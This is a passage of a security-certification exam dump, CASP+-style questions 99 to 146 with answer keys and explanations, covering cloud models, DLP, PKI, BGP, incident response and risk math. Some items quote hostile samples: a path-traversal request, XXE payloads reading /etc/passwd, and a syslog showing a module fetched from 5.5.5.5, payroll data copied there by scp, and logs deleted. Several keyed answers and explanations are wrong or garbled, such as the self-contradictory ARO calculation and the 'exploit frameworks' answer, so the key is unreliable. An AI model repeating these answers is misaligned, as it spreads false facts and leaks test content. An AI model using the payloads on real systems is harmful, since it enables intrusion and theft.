B. Memorandum of understanding
C. Business impact analysis
D. Business partnership agreement
E. Services level agreement

Answer: C

QUESTION 99
A small company needs to reduce its operating costs. vendors have proposed solutions, which all focus on management of the company's website and services. The Chief information Security Officer (CISO) insist all available resources in the proposal must be dedicated, but managing a private cloud is not an option. Which of the following is the BEST solution for this company?

A. Community cloud service model
B. Multinency SaaS
C. Single-tenancy SaaS
D. On-premises cloud service model

Answer: A

QUESTION 100
A security is assisting the marketing department with ensuring the security of the organization's social media platforms. The two main concerns are:
The Chief marketing officer (CMO) email is being used department wide as the username The password has been shared within the department
Which of the following controls would be BEST for the analyst to recommend?

A. Configure MFA for all users to decrease their reliance on other authentication.
B. Have periodic, scheduled reviews to determine which OAuth configuration are set for each media platform.
C. Create multiple social media accounts for all marketing user to separate their actions.
D. Ensue the password being shared is sufficiently and not written down anywhere.

Answer: A

QUESTION 101
A security engineer at a company is designing a system to mitigate recent setbacks caused competitors that are beating the company to market with the new products. Several of the products incorporate propriety enhancements developed by the engineer's company. The network already includes a SEIM and a NIPS and requires 2FA for all user access. Which of the following system should the engineer consider NEXT to mitigate the associated risks?

A. DLP
B. Mail gateway
C. Data flow enforcement
D. UTM

Answer: A

QUESTION 102
The Chief information Officer (CIO) asks the system administrator to improve email security at the company based on the following requirements:

```
- Transaction being requested by unauthorized individuals.
- Complete discretion regarding client names, account numbers, and
investment information.
- Malicious attackers using email to malware and ransomeware.
- Exfiltration of sensitive company information.
```

The cloud-based email solution will provide anti-malware reputation-based scanning, signature-based scanning, and sandboxing.
Which of the following is the BEST option to resolve the boar's concerns for this email migration?

A. Data loss prevention

B. Endpoint detection response
C. SSL VPN
D. Application whitelisting

Answer: A

QUESTION 103
A company that all mobile devices be encrypted, commensurate with the full disk encryption scheme of assets, such as workstation, servers, and laptops. Which of the following will MOST likely be a limiting factor when selecting mobile device managers for the company?

A. Increased network latency
B. Unavailable of key escrow
C. Inability to selected AES-256 encryption
D. Removal of user authentication requirements

Answer: A

QUESTION 104
A company is outsourcing to an MSSP that performs managed detection and response services. The MSSP requires a server to be placed inside the network as a log aggregate and allows remote access to MSSP analyst. Critical devices send logs to the log aggregator, where data is stored for 12 months locally before being archived to a multitenant cloud. The data is then sent from the log aggregate to a public IP address in the MSSP datacenter for analysis. A security engineer is concerned about the security of the solution and notes the following.

```
- The critical devise send cleartext logs to the aggregator.
- The log aggregator utilize full disk encryption.
- The log aggregator sends to the analysis server via port 80.
- MSSP analysis utilize an SSL VPN with MFA to access the log
aggregator remotely.
- The data is compressed and encrypted prior to being achieved in the
cloud.
```

Which of the following should be the engineer's GREATEST concern?

A. Hardware vulnerabilities introduced by the log aggregate server
B. Network bridging from a remote access VPN
C. Encryption of data in transit
D. Multinancy and data remnants in the cloud

Answer: C

QUESTION 105
A business stores personal client data of individuals residing in the EU in order to process requests for mortgage loan approvals.
Which of the following does the business's IT manager need to consider?

A. The availability of personal data
B. The right to personal data erasure
C. The company's annual revenue

D. The language of the web application

Answer: B

QUESTION 106
A company publishes several APIs for customers and is required to use keys to segregate customer data sets.
Which of the following would be BEST to use to store customer keys?

A. A trusted platform module
B. A hardware security module
C. A localized key store
D. A public key infrastructure

Answer: B
Explanation:
A hardware security module (HSM) is a hardware unit that stores cryptographic keys to keep them private while ensuring they are available to those authorized to use them. The primary objective of HSM security is to control which individuals have access to an organization's digital security keys.

QUESTION 107
An organization wants to perform a scan of all its systems against best practice security configurations.
Which of the following SCAP standards, when combined, will enable the organization to view each of the configuration checks in a machine-readable checklist format for fill automation? (Choose two.)

A. ARF
B. XCCDF
C. CPE
D. CVE
E. CVSS
F. OVAL

Answer: BF
Explanation:
XCCDF is a standard for creating and sharing machine-readable configuration checklists, and it allows organizations to define and automate the assessment of security configurations.
OVAL is a standard for expressing information about vulnerabilities and other security issues, and it can be used to automate the process of evaluating systems for vulnerabilities and other security risks.

QUESTION 108
A company is migrating from company-owned phones to a BYOD strategy for mobile devices. The pilot program will start with the executive management team and be rolled out to the rest of the staff in phases. The company's Chief Financial Officer loses a phone multiple times a year.
Which of the following will MOST likely secure the data on the lost device?

A. Require a VPN to be active to access company data.
B. Set up different profiles based on the person's risk.

C. Remotely wipe the device.
D. Require MFA to access company applications.

Answer: C
Explanation:
We have to remember that MFA will not prevent someone from accessing the data unless the device is encrypted. So to best way to protect it would be to perform a remote wipe when reported stolen.

QUESTION 109
A security architect works for a manufacturing organization that has many different branch offices. The architect is looking for a way to reduce traffic and ensure the branch offices receive the latest copy of revoked certificates issued by the CA at the organization's headquarters location. The solution must also have the lowest power requirement on the CA.
Which of the following is the BEST solution?

A. Deploy an RA on each branch office.
B. Use Delta CRLs at the branches.
C. Configure clients to use OCSP.
D. Send the new CRLs by using GPO.

Answer: C
Explanation:
OCSP stapling: OCSP stapling enables the server, rather than the client, to make the request to the OCSP responder. The server staples the OCSP response to the certificate and returns it to the client during the TLS handshake. This approach enables the presenter of the certificate, rather than the issuing CA, to bear the resource cost of providing OCSP responses. It also enables the server to cache the OCSP responses and supply them to all clients. This significantly reduces the load on the OCSP responder because the response can be cached and periodically refreshed by the server rather than by each client.
Reference: https://www.sciencedirect.com/topics/computer-science/revoke-certificate

QUESTION 110
After a security incident, a network security engineer discovers that a portion of the company's sensitive external traffic has been redirected through a secondary ISP that is not normally used.
Which of the following would BEST secure the routes while allowing the network to function in the event of a single provider failure?

A. Disable BGP and implement a single static route for each internal network.
B. Implement a BGP route reflector.
C. Implement an inbound BGP prefix list.
D. Disable BGP and implement OSPF.

Answer: C
Explanation:
Defenses against BGP hijacks include IP prefix filtering, meaning IP address announcements are sent and accepted only from a small set of well-defined autonomous systems, and monitoring Internet traffic to identify signs of abnormal traffic flows.

QUESTION 111
A company's SOC has received threat intelligence about an active campaign utilizing a specific

vulnerability. The company would like to determine whether it is vulnerable to this active campaign. Which of the following should the company use to make this determination?

A. Threat hunting
B. A system penetration test
C. Log analysis within the SIEM tool
D. The Cyber Kill Chain

Answer: B
Explanation:
Pen testing tells you how an opponent could get into your environment. It emphasizes the potential damage of not hardening the environment by showing how different vulnerabilities might be exploited or identifying insecure IT practices.
Threat hunting tells you who is already in your environment and what they're up to. It deals with the actual state of the environment and shows what threats are targeting the company.
They're both methods used by defenders to bolster their security, but the former deals with possibly scenarios which may lead to a breach, while the latter works backwards- first looking for a breach, then working backwards to a vulnerability.

QUESTION 112
A security engineer needs to recommend a solution that will meet the following requirements:

```
- Identify sensitive data in the provider's network
- Maintain compliance with company and regulatory guidelines
- Detect and respond to insider threats, privileged user threats, and
compromised accounts
- Enforce datacentric security, such as encryption, tokenization, and
access control
```

Which of the following solutions should the security engineer recommend to address these requirements?

A. WAF
B. CASB
C. SWG
D. DLP

Answer: D
Explanation:
DLP is a security technology that is designed to identify, monitor, and protect sensitive data within an organization's network. It can be used to maintain compliance with company and regulatory guidelines, detect and respond to insider threats, privileged user threats, and compromised accounts, and enforce datacentric security measures such as encryption, tokenization, and access control.

QUESTION 113
A security engineer estimates the company's popular web application experiences 100 attempted breaches per day. In the past four years, the company's data has been breached two times. Which of the following should the engineer report as the ARO for successful breaches?

A. 0.5
B. 8

C. 50
D. 36,500

Answer: A
Explanation:
To calculate the ARO for successful breaches, the security engineer should divide the number of successful breaches (2) by the number of years that the data has been breached (4), and then multiply the result by the number of days in a year (365). This would give the following equation:

ARO = (2 / 4) * 365 = 0.005

Therefore, the ARO for successful breaches is 0.005, or approximately 0.5% per year.

QUESTION 114
A network architect is designing a new SD-WAN architecture to connect all local sites to a central hub site. The hub is then responsible for redirecting traffic to public cloud and datacenter applications. The SD-WAN routers are managed through a SaaS, and the same security policy is applied to staff whether working in the office or at a remote location. The main requirements are the following:

```
1. The network supports core applications that have 99.99% uptime.
2. Configuration updates to the SD-WAN routers can only be initiated
from the management service.
3. Documents downloaded from websites must be scanned for malware.
```

Which of the following solutions should the network architect implement to meet the requirements?

A. Reverse proxy, stateful firewalls, and VPNs at the local sites
B. IDSs, WAFs, and forward proxy IDS
C. DoS protection at the hub site, mutual certificate authentication, and cloud proxy
D. IPSs at the hub, Layer 4 firewalls, and DLP

Answer: C
Explanation:
To meet the requirements, the network architect should implement the following solutions:
DoS protection at the hub site: To ensure the network supports core applications with 99.99% uptime, the network architect should implement DoS (denial of service) protection at the hub site. This can help to prevent DoS attacks, which can disrupt the availability of the network and its applications.

Mutual certificate authentication: To ensure that configuration updates to the SD-WAN routers can only be initiated from the management service, the network architect should implement mutual certificate authentication. This involves requiring the management service to present a valid certificate before it can initiate configuration updates, and requiring the SD-WAN routers to present a valid certificate before they can accept updates.

Cloud proxy: To ensure that documents downloaded from websites are scanned for malware, the network architect should implement a cloud proxy. A cloud proxy is a security service that is hosted in the cloud and can be used to inspect traffic for malware and other threats before it reaches the network.

QUESTION 115

A security engineer needs to implement a solution to increase the security posture of user endpoints by providing more visibility and control over local administrator accounts. The endpoint security team is overwhelmed with alerts and wants a solution that has minimal operational burdens. Additionally, the solution must maintain a positive user experience after implementation. Which of the following is the BEST solution to meet these objectives?

A. Implement Privileged Access Management (PAM), keep users in the local administrators group, and enable local administrator account monitoring.
B. Implement PAM, remove users from the local administrators group, and prompt users for explicit approval when elevated privileges are required.
C. Implement EDR, remove users from the local administrators group, and enable privilege escalation monitoring.
D. Implement EDR, keep users in the local administrators group, and enable user behavior analytics.

Answer: B
Explanation:
To improve accounts lifecycle and management, it is recommended you manage privilege access management within PAM, by importing the local administrators into PAM, reducing the number of local administrators and prevent them to see those accounts passwords.

QUESTION 116
An organization's hunt team thinks a persistent threats exists and already has a foothold in the enterprise network.
Which of the following techniques would be BEST for the hunt team to use to entice the adversary to uncover malicious activity?

A. Deploy a SOAR tool.
B. Modify user password history and length requirements.
C. Apply new isolation and segmentation schemes.
D. Implement decoy files on adjacent hosts.

Answer: D
Explanation:
Decoy files, also known as honeypots, are fake assets that are designed to lure attackers into interacting with them, revealing their presence and potentially exposing their tactics, techniques, and procedures (TTPs). By placing decoy files on adjacent hosts, the hunt team can potentially lure the adversary into interacting with them, revealing their presence and potentially exposing their malicious activity.

QUESTION 117
A security analyst is reviewing the following output:

```
Request URL: http://www.largeworldwidebank.org/../../../etc/password
Request Method: GET
Status Code: 200 OK
Remote Address: 107.240.1.127:443
Content-Length: 1245
Content-Type: text/html
Date: Tue, 03 Nov 2020 19:47:14 GMT
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cache-Control: max-age=0
Connection: keep-alive
Host: www.largeworldwidebank.org/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/67.0.3396.87 Safari/537.36
```

Which of the following would BEST mitigate this type of attack?

A. Installing a network firewall
B. Placing a WAF inline
C. Implementing an IDS
D. Deploying a honeypot

Answer: B
Explanation:
Network Firewall does not make sense in this scenario. Best mitigation from those available is the WAF.

QUESTION 118
A security engineer has been asked to close all non-secure connections from the corporate network. The engineer is attempting to understand why the corporate UTM will not allow users to download email via IMAPS. The engineer formulates a theory and begins testing by creating the firewall ID 58, and users are able to download emails correctly by using IMAP instead. The network comprises three VLANs:

- VLAN 30	Guest networks	192.168.20.0/25
- VLAN 20	Corporate user network	192.168.0.0/28
- VLAN 110	Corporate server network	192.168.0.16/29

The security engineer looks at the UTM firewall rules and finds the following:

Rule active	Firewall ID	Source	Destination	Ports	Action	TLS decryption
Yes	58	VLAN 20	15.22.33.45	143	Allow and log	Enabled
Yes	33	VLAN 30	Any	80, 443,	Allow and log	Disabled
Yes	22	VLAN 110	VLAN 20	Any	Allow and log	Disabled
No	21	VLAN 20	15.22.33.45	990	Allow and log	Disabled
Yes	20	VLAN 20	VLAN 110	Any	Allow and log	Enabled
Yes	19	VLAN 20	Any	993, 587	Allow and log	Enabled

Which of the following should the security engineer do to ensure IMAPS functions properly on the corporate user network?

A. Contact the email service provider and ask if the company IP is blocked.
B. Confirm the email server certificate is installed on the corporate computers.
C. Make sure the UTM certificate is imported on the corporate computers.
D. Create an IMAPS firewall rule to ensure email is allowed.

Answer: B
Explanation:
To ensure that IMAPS functions properly on the corporate user network, the security engineer should take the following steps:
Confirm that the email server certificate is installed on the corporate computers. In order to establish a secure connection using IMAPS, the client computer must trust the certificate of the

server that it is connecting to. If the email server certificate is not installed on the corporate computers, users will not be able to establish a secure connection using IMAPS.

QUESTION 119
A security analyst is reviewing network connectivity on a Linux workstation and examining the active TCP connections using the command line.
Which of the following commands would be the BEST to run to view only active Internet connections?

A. sudo netstat -antu | grep "LISTEN" | awk `{print$5}'
B. sudo netstat -nlt -p | grep "ESTABLISHED"
C. sudo netstat -plntu | grep -v "Foreign Address"
D. sudo netstat -pnut -w | column -t -s $'\w'
E. sudo netstat -pnut | grep -P ^tcp

Answer: E
Explanation:
It shows all connections and filtering by TCP which is the goal.

QUESTION 120
A shipping company that is trying to eliminate entire classes of threats is developing an SELinux policy to ensure its custom Android devices are used exclusively for package tracking. After compiling and implementing the policy, in which of the following modes must the company ensure the devices are configured to run?

A. Protecting
B. Permissive
C. Enforcing
D. Mandatory

Answer: C
Explanation:
To run an SElinux policy and make Mandatory Access Control (MAC) effective, the systems must be powered up in enforced mode.

QUESTION 121
A security analyst receives an alert from the SIEM regarding unusual activity on an authorized public SSH jump server. To further investigate, the analyst pulls the event logs directly from /var/log/auth.log: graphic.ssh_auth_log.
Which of the following actions would BEST address the potential risks by the activity in the logs?

A. Alerting the misconfigured service account password
B. Modifying the AllowUsers configuration directive
C. Restricting external port 22 access
D. Implementing host-key preferences

Answer: C
Explanation:
Reference: https://www.rapid7.com/blog/post/2017/10/04/how-to-secure-ssh-server-using-port-knocking-on-ubuntu-linux/

QUESTION 122
A high-severity vulnerability was found on a web application and introduced to the enterprise. The vulnerability could allow an unauthorized user to utilize an open-source library to view privileged user information. The enterprise is unwilling to accept the risk, but the developers cannot fix the issue right away.
Which of the following should be implemented to reduce the risk to an acceptable level until the issue can be fixed?

A. Scan the code with a static code analyzer, change privileged user passwords, and provide security training.
B. Change privileged usernames, review the OS logs, and deploy hardware tokens.
C. Implement MFA, review the application logs, and deploy a WAF.
D. Deploy a VPN, configure an official open-source library repository, and perform a full application review for vulnerabilities.

Answer: C
Explanation:
Specifying a repository serves no purpose. You already know the library has a vulnerability. You need something which mitigates the unauthorized access, which MFA does, and a properly configured WAF would also provide protection.

QUESTION 123
A security analyst discovered that the company's WAF was not properly configured. The main web server was breached, and the following payload was found in one of the malicious requests:

```
<!DOCTYPE doc [
<!ELEMENT doc ANY>
<!ENTITY xxe SYSTEM "file:///etc/password" >]>
<doc>&xxe;</doc>
```

Which of the following would BEST mitigate this vulnerability?

A. CAPTCHA
B. Input validation
C. Data encoding
D. Network intrusion prevention

Answer: B
Explanation:

Example #1: The attacker attempts to extract data from the server

```
<?xml version="1.0" encoding="ISO-8859-1"?> <!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]> <foo>&xxe;</foo>
```

Example #2: An attacker probes the server's private network by changing the above ENTITY line to

```
<!ENTITY xxe SYSTEM "https://192.168.1.1/private" >]>
```

Reference: https://hdivsecurity.com/owasp-xml-external-entities-xxe

QUESTION 124
A university issues badges through a homegrown identity management system to all staff and students. Each week during the summer, temporary summer school students arrive and need to be issued a badge to access minimal campus resources. The security team received a report from an outside auditor indicating the homegrown system is not consistent with best practices in the security field and leaves the institution vulnerable.
Which of the following should the security team recommend FIRST?

A. Investigating a potential threat identified in logs related to the identity management system
B. Updating the identity management system to use discretionary access control
C. Beginning research on two-factor authentication to later introduce into the identity management system
D. Working with procurement and creating a requirements document to select a new IAM system/vendor

Answer: D
Explanation:
If the security team at a university has received a report from an outside auditor indicating that the institution's homegrown identity management system is not consistent with best practices and leaves the institution vulnerable, the team should consider replacing the system with a more secure and robust solution. To do this, the security team should work with procurement to create a requirements document that outlines the necessary capabilities and features of a new identity and access management (IAM) system or vendor. This may include researching and evaluating potential solutions, testing and piloting new systems, and negotiating contracts with vendors.

QUESTION 125
A customer reports being unable to connect to a website at www.test.com to consume services. The customer notices the web application has the following published cipher suite:

```
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256
Signature hash algorithm:
sha256
Public key:
RSA (2048 Bits)
.htaccess config:
<VirtualHost> *:80>
ServerName www.test.com
Redirect / https://www.test.com
</VirtualHost>
<VirtualHost _default_:443>
ServerName www.test.com
DocumnetRoot /usr/local/apache2/htdocs
SSLEngine On
...
</VirtualHost>
```

Which of the following is the MOST likely cause of the customer's inability to connect?

A. Weak ciphers are being used.
B. The public key should be using ECDSA.
C. The default should be on port 80.
D. The server name should be test.com.

Answer: A
Explanation:
New vulnerabilities like Zombie POODLE, GOLDENDOODLE, 0-Length OpenSSL and Sleeping POODLE were published for websites that use CBC (Cipher Block Chaining) block cipher modes. These vulnerabilities are applicable only if the server uses TLS 1.2 or TLS 1.1 or TLS 1.0 with CBC cipher modes.
Reference:
https://community.progress.com/s/article/unable-to-connect-to-site-externally-weak-cipher-or-http2-error

QUESTION 126
An IT administrator is reviewing all the servers in an organization and notices that a server is missing crucial practice against a recent exploit that could gain root access. Which of the following describes the administrator's discovery?

A. A vulnerability
B. A threat
C. A breach
D. A risk

Answer: A
Explanation:
A vulnerability refers to a weakness in your system while the risk is related to the potential for lost, damaged, or destroyed assets.

QUESTION 127
A security analyst is performing a vulnerability assessment on behalf of a client. The analyst must define what constitutes a risk to the organization.

Which of the following should be the analyst's FIRST action?

A. Create a full inventory of information and data assets.
B. Ascertain the impact of an attack on the availability of crucial resources.
C. Determine which security compliance standards should be followed.
D. Perform a full system penetration test to determine the vulnerabilities.

Answer: A
Explanation:
You might and probably would do a vulnerability assessment with multiple security compliance standards in mind. But to do it you first need an inventory.

QUESTION 128
While investigating a security event, an analyst finds evidence that a user opened an email attachment from an unknown source. Shortly after the user opened the attachment, a group of servers experienced a large amount of network and resource activity. Upon investigating the servers, the analyst discovers the servers were encrypted by ransomware that is demanding payment within 48 hours or all data will be destroyed. The company has no response plans for ransomware.
Which of the following is the NEXT step the analyst should take after reporting the incident to the management team?

A. Pay the ransom within 48 hours.
B. Isolate the servers to prevent the spread.
C. Notify law enforcement.
D. Request that the affected servers be restored immediately.

Answer: B

QUESTION 129
A security consultant is attempting to discover if the company is utilizing databases on client machines to store the customer data. The consultant reviews the following information:

```
Protocol   Local Address     Foreign Address        Status
TCP        127.0.0.1         172.16.10.101:25       Connection established
TCP        127.0.0.1         172.16.20.45:443       Connection established
UDP        127.0.0.1         172.16.20.80:53        Waiting listening
TCP        172.16.10.10:1433 172.16.10.34           Connection established
```

Which of the following commands would have provided this output?

A. arp -s
B. netstat -a
C. ifconfig -arp
D. sqlmap -w

Answer: B

QUESTION 130
A security administrator wants to allow external organizations to cryptographically validate the company's domain name in email messages sent by employees. Which of the following should the security administrator implement?

A. SPF
B. S/MIME
C. TLS
D. DKIM

Answer: D

QUESTION 131
A large enterprise with thousands of users is experiencing a relatively high frequency of malicious activity from the insider threats. Much of the activity appears to involve internal reconnaissance that results in targeted attacks against privileged users and network file shares. Given this scenario, which of the following would MOST likely prevent or deter these attacks? (Choose two.)

A. Conduct role-based training for privileged users that highlights common threats against them and covers best practices to thwart attacks
B. Increase the frequency at which host operating systems are scanned for vulnerabilities, and decrease the amount of time permitted between vulnerability identification and the application of corresponding patches
C. Enforce command shell restrictions via group policies for all workstations by default to limit which native operating system tools are available for use
D. Modify the existing rules of behavior to include an explicit statement prohibiting users from enumerating user and file directories using available tools and/or accessing visible resources that do not directly pertain to their job functions
E. For all workstations, implement full-disk encryption and configure UEFI instances to require complex passwords for authentication
F. Implement application blacklisting enforced by the operating systems of all machines in the enterprise

Answer: CD

QUESTION 132
A team is at the beginning stages of designing a new enterprise-wide application. The new application will have a large database and require a capital investment in hardware. The Chief Information Officer (IO) has directed the team to save money and reduce the reliance on the datacenter, and the vendor must specialize in hosting large databases in the cloud. Which of the following cloud-hosting options would BEST meet these needs?

A. Multi-tenancy SaaS
B. Hybrid IaaS
C. Single-tenancy PaaS
D. Community IaaS

Answer: C

QUESTION 133

Legal authorities notify a company that its network has been compromised for the second time in two years. The investigation shows the attackers were able to use the same vulnerability on different systems in both attacks.
Which of the following would have allowed the security team to use historical information to protect against the second attack?

A. Key risk indicators
B. Lessons learned
C. Recovery point objectives
D. Tabletop exercise

Answer: B

QUESTION 134
A security engineer has implemented an internal user access review tool so service teams can baseline user accounts and group memberships. The tool is functional and popular among its initial set of onboarded teams. However, the tool has not been built to cater to a broader set of internal teams yet. The engineer has sought feedback from internal stakeholders, and a list of summarized requirements is as follows:

- The tool needs to be responsive so service teams can query it, and then perform an automated response action.
- The tool needs to be resilient to outages so service teams can perform the user access review at any point in time and meet their own SLAs.
- The tool will become the system-of-record for approval, reapproval, and removal life cycles of group memberships and must allow for data retrieval after failure.

Which of the following need specific attention to meet the requirements listed above? (Choose three.)

A. Scalability
B. Latency
C. Availability
D. Usability
E. Recoverability
F. Maintainability

Answer: BCE

QUESTION 135
After investigating virus outbreaks that have cost the company $1,000 per incident, the company's Chief Information Security Officer (CISO) has been researching new antivirus software solutions to use and be fully supported for the next two years. The CISO has narrowed down the potential solutions to four candidates that meet all the company's performance and capability requirements:

	Solution Cost	Year 1 Support	Year 2 Support	Estimated Yearly Incidents
Product A	$10,000	$3,000	$1,000	1
Product B	$14,250	$1,000	$1,000	0
Product C	$9,500	$2,000	$2,000	1
Product D	$7,000	$1,000	$2,000	2
Product E	$7,000	$4,000	$4,000	0

Using the table above, which of the following would be the BEST business-driven choice among five possible solutions?

A. Product A
B. Product B
C. Product C
D. Product D
E. Product E

Answer: D
Explanation:
Product E total for Solution cost and 2 years of Support Cost is $15,000 (and will have NO costs for incidents)
Product D total for Solution cost and 2 years of Support Cost is $10,000, plus 2 Annual Incident costs total = $12,000

QUESTION 136
A newly hired systems administrator is trying to connect a new and fully updated, but very customized, Android device to access corporate resources. However, the MDM enrollment process continually fails. The administrator asks a security team member to look into the issue. Which of the following is the MOST likely reason the MDM is not allowing enrollment?

A. The OS version is not compatible
B. The OEM is prohibited
C. The device does not support FDE
D. The device is rooted

Answer: D

QUESTION 137
A security administrator was informed that a server unexpectedly rebooted. The administrator received an export of syslog entries for analysis:

```
May 4  08:08:00  Server A: on console user jsmith: exec 'ls -l
/data/finance/payroll/*.xls'
May 4  08:08:00  Server A: on console user jsmith: Access denied on
/data/finance/
May 4  08:08:07  Server A: on console user jsmith: exec 'whoami'
May 4  08:08:10  Server A: on console user jsmith: exec 'wget
5.5.5.5/modinject.o -O /tmp/downloads/modinject.o'
May 4  08:08:20  Server A: on console user jsmith: exec 'insmod
/tmp/downloads/modinject.o'
May 4  08:08:10  Server A: on console user root: exec 'whoami'
May 4  08:09:37  Server A: on console user root: exec 'ls -
l/data/finance/payroll/*.xls'
May 4  08:09:43  Server A: on console user root: exec 'gpg -e
/data/finance/payroll/gl-May2017.xls'
May 4  08:09:55  Server A: on console user root: exec 'scp
/data/finance/payroll/gl-May2017.gpg root@5.5.5.5:'
May 4  08:10:03  Server A: on console user root: exec 'rm-rf
/var/log/syslog'
May 4  08:10:05  Server A: on console user jsmith: exec 'rmmod
modinject.o'
May 4  08:10:05  Server A: kernel: PANIC 'unable to handle paging request
at 0x45A800c'
May 4  08:10:05  Server A: kernel: Automatic reboot initiated
May 4  08:10:06  Server A: kernel: Syncing disks
May 4  08:10:06  Server A: kernel: Reboot
May 4  08:12:25  Server A: kernel: System init
May 4  08:12:25  Server A: kernel: Configured from console by console
May 4  08:12:42  Server A: kernel: Logging initialized (build:5.8.0.2469)
May 4  08:13:34  Server A: kernel: System changed state to up
May 4  08:14:23  Server A: kernel: System startup succeeded
```

Which of the following does the log sample indicate? (Choose two.)

A. A root user performed an injection attack via kernel module
B. Encrypted payroll data was successfully decrypted by the attacker
C. Jsmith successfully used a privilege escalation attack
D. Payroll data was exfiltrated to an attacker-controlled host
E. Buffer overflow in memory paging caused a kernel panic
F. Syslog entries were lost due to the host being rebooted

Answer: CE

QUESTION 138
The risk subcommittee of a corporate board typically maintains a master register of the most prominent risks to the company. A centralized holistic view of risk is particularly important to the corporate Chief Information Security Officer (CISO) because:

A. IT systems are maintained in silos to minimize interconnected risks and provide clear risk boundaries used to implement compensating controls
B. risks introduced by a system in one business unit can affect other business units in ways in which the individual business units have no awareness
C. corporate general counsel requires a single system boundary to determine overall corporate risk

exposure

D. major risks identified by the subcommittee merit the prioritized allocation of scare funding to address cybersecurity concerns

Answer: B
Explanation:
A – No – "Risk" does not necessarily mean IT systems, the Risk committee addresses all forms of risk.
B – Yes – For example, one entity outsourcing the management of some systems that other entities may have strict controls over access (PII for example)
C – No – The GC can consolidate individual IT risks from the individual entities with their overall risk and then consolidate the entities for themselves.
D – No – Prioritising risks is the job of the sub-committee, but does not require a CISO for this.

QUESTION 139
A hospital's security team recently determined its network was breached and patient data was accessed by an external entity. The Chief Information Security Officer (CISO) of the hospital approaches the executive management team with this information, reports the vulnerability that led to the breach has already been remediated, and explains the team is continuing to follow the appropriate incident response plan. The executive team is concerned about the hospital's brand reputation and asks the CISO when the incident should be disclosed to the affected patients. Which of the following is the MOST appropriate response?

A. When it is mandated by their legal and regulatory requirements
B. As soon as possible in the interest of the patients
C. As soon as the public relations department is ready to be interviewed
D. When all steps related to the incident response plan are completed
E. Upon the approval of the Chief Executive Officer (CEO) to release information to the public

Answer: A

QUESTION 140
A penetration tester is conducting an assessment on Comptia.org and runs the following command from a coffee shop while connected to the public Internet:

```
C:\nslookup -querytype=MX comptia.org
Server: Unknown
Address: 198.51.100.45

comptia.org MX preference=10, mail exchanger = 92.68.102.33
comptia.org MX preference=20, mail exchanger = exchgl.comptia.org
exchgl.comptia.org       Internet address = 192.168.102.67
```

Which of the following should the penetration tester conclude about the command output?

A. The public/private views on the Comptia.org DNS servers are misconfigured
B. Comptia.org is running an older mail server, which may be vulnerable to exploits
C. The DNS SPF records have not been updated for Comptia.org
D. 192.168.102.67 is a backup mail server that may be more vulnerable to attack

Answer: A
Explanation:
Answer B is incorrect, there's no information about the server version
Answer C is incorrect, there's no SPF records here
Answer D is incorrect. Usually the secondary MX record is simply a different route to the same server.
Answer A is correct, 192.168.x.x is a private IP address and should not be displayed publicly.

QUESTION 141
An organization has employed the services of an auditing firm to perform a gap assessment in preparation for an upcoming audit. As part of the gap assessment, the auditor supporting the assessment recommends the organization engage with other industry partners to share information about emerging attacks to organizations in the industry in which the organization functions. Which of the following types of information could be drawn from such participation?

A. Threat modeling
B. Risk assessment
C. Vulnerability data
D. Threat intelligence
E. Risk metrics
F. Exploit frameworks

Answer: F

QUESTION 142
A business is growing and starting to branch out into other locations. In anticipation of opening an office in a different country, the Chief Information Security Officer (CISO) and legal team agree they need to meet the following criteria regarding data to open the new office:

- Store taxation-related documents for five years
- Store customer addresses in an encrypted format
- Destroy customer information after one year
- Keep data only in the customer's home country

Which of the following should the CISO implement to BEST meet these requirements? (Choose three.)

A. Capacity planning policy
B. Data retention policy
C. Data classification standard
D. Legal compliance policy
E. Data sovereignty policy
F. Backup policy
G. Acceptable use policy
H. Encryption standard

Answer: BEH

QUESTION 143
An engineer is evaluating the control profile to assign to a system containing PII, financial, and

proprietary data.

Data Type	Confidentiality	Integrity	Availability
PII	High	Medium	Low
Proprietary	High	High	Medium
Competitive	High	Medium	Medium
Industrial	Low	Low	High
Financial	Medium	High	Low

Based on the data classification table above, which of the following BEST describes the overall classification?

A. High confidentiality, high availability
B. High confidentiality, medium availability
C. Low availability, low confidentiality
D. High integrity, low availability

Answer: B

QUESTION 144
An engineer is assisting with the design of a new virtualized environment that will house critical company services and reduce the datacenter's physical footprint. The company has expressed concern about the integrity of operating systems and wants to ensure a vulnerability exploited in one datacenter segment would not lead to the compromise of all others. Which of the following design objectives should the engineer complete to BEST mitigate the company's concerns? (Choose two.)

A. Deploy virtual desktop infrastructure with an OOB management network
B. Employ the use of vTPM with boot attestation
C. Leverage separate physical hardware for sensitive services and data
D. Use a community CSP with independently managed security services
E. Deploy to a private cloud with hosted hypervisors on each physical machine

Answer: AC

QUESTION 145
The code snippet below controls all electronic door locks to a secure facility in which the doors should only fail open in an emergency. In the code, "criticalValue" indicates if an emergency is underway:

```
try {
      if (criticalValue)
            openDoors=true
      else
            OpenDoors=false
} catch (e) {
      OpenDoors=true
}
```

Which of the following is the BEST course of action for a security analyst to recommend to the software developer?

A. Rewrite the software to implement fine-grained, conditions-based testing
B. Add additional exception handling logic to the main program to prevent doors from being opened
C. Apply for a life-safety-based risk exception allowing secure doors to fail open
D. Rewrite the software's exception handling routine to fail in a secure state

Answer: B

QUESTION 146
An organization developed a social media application that is used by customers in multiple remote geographic locations around the world. The organization's headquarters and only datacenter are located in New York City. The Chief Information Security Officer wants to ensure the following requirements are met for the social media application:

```
- Low latency for all mobile users to improve the users' experience
- SSL offloading to improve web server performance
- Protection against DoS and DDoS attacks
- High availability
```

Which of the following should the organization implement to BEST ensure all requirements are met?

A. A cache server farm in its datacenter
B. A load-balanced group of reverse proxy servers with SSL acceleration
C. A CDN with the origin set to its datacenter
D. Dual gigabit-speed Internet connections with managed DDoS prevention

Answer: C
Explanation:
A content delivery network, or content distribution network, is a geographically distributed network of proxy servers and their data centers. The goal is to provide high availability and performance by distributing the service spatially relative to end users.

What are the Pros & Cons of CDN?
Pros of CDN. Quick Delivery of Assets. Caters to a Large Number of Users. Managing Traffic Load. Control Over Delivery of Assets.
Cons of CDN. Good Things Come With Extra Cost. Location of Servers. Support can be an Issue.

QUESTION 147
